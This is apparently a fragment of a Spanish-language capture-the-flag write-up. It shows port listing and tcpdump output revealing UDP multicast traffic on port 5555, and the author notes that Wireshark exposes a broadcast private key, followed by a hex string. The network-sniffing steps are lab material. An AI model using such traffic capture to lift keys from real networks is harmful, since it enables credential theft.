
```
jackie@factorspace:~$ ss -tuln
Netid           State            Recv-Q           Send-Q                     Local Address:Port                      Peer Address:Port          Process
udp             UNCONN           0                0                      224.1.1.1:5555                           0.0.0.0:*
udp             UNCONN           0                0                        0.0.0.0:68                             0.0.0.0:*
tcp             LISTEN           0                128                      0.0.0.0:22                             0.0.0.0:*
tcp             LISTEN           0                511                            *:80                                   *:*
tcp             LISTEN           0                128                         [::]:22                                [::]:*
jackie@factorspace:~$
```


vemos el 5555

vamos a ver con tcpdump y/o wireshark que podemos encontrar

```
❯ sudo tcpdump udp -vvv
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
00:37:30.190074 IP (tos 0x0, ttl 1, id 58846, offset 0, flags [+], proto UDP (17), length 1500)
    192.168.137.13.rplay > 224.1.1.1.rplay: UDP, length 2601
00:37:30.193390 IP (tos 0x0, ttl 1, id 58846, offset 1480, flags [none], proto UDP (17), length 1149)
    192.168.137.13 > 224.1.1.1: udp
00:37:30.208730 IP (tos 0x0, ttl 64, id 34837, offset 0, flags [DF], proto UDP (17), length 68)
    192.168.137.7.40817 > 192.168.137.1.domain: [bad udp cksum 0x939b -> 0x2c07!] 21312+ PTR? 1.1.1.224.in-addr.arpa. (40)
00:37:32.167001 IP (tos 0x0, ttl 1, id 58997, offset 0, flags [+], proto UDP (17), length 1500)
    192.168.137.13.rplay > 224.1.1.1.rplay: UDP, length 2601
00:37:32.167003 IP (tos 0x0, ttl 1, id 58997, offset 1480, flags [none], proto UDP (17), length 1149)
    192.168.137.13 > 224.1.1.1: udp
00:37:34.142905 IP (tos 0x0, ttl 1, id 59249, offset 0, flags [+], proto UDP (17), length 1500)
    192.168.137.13.rplay > 224.1.1.1.rplay: UDP, length 2601
00:37:34.144513 IP (tos 0x0, ttl 1, id 59249, offset 1480, flags [none], proto UDP (17), length 1149)
    192.168.137.13 > 224.1.1.1: udp
00:37:35.214437 IP (tos 0x0, ttl 64, id 34838, offset 0, flags [DF], proto UDP (17), length 68)
    192.168.137.7.40817 > 192.168.137.1.domain: [bad udp cksum 0x939b -> 0x2c07!] 21312+ PTR? 1.1.1.224.in-addr.arpa. (40)
00:37:35.567133 IP (tos 0x0, ttl 64, id 49070, offset 0, flags [DF], proto UDP (17), length 125)
    192.168.137.1.domain > 192.168.137.7.40817: [udp sum ok] 21312 NXDomain q: PTR? 1.1.1.224.in-addr.arpa. 0/1/0 ns: 224.in-addr.ar
noc.dns.icann.org. 2023095228 7200 3600 604800 3600 (97)
```

apenas tiro de wireshark me sale una key privada, copiamos como hed dump





052cf26a6e7e33790391c0d869e2e40c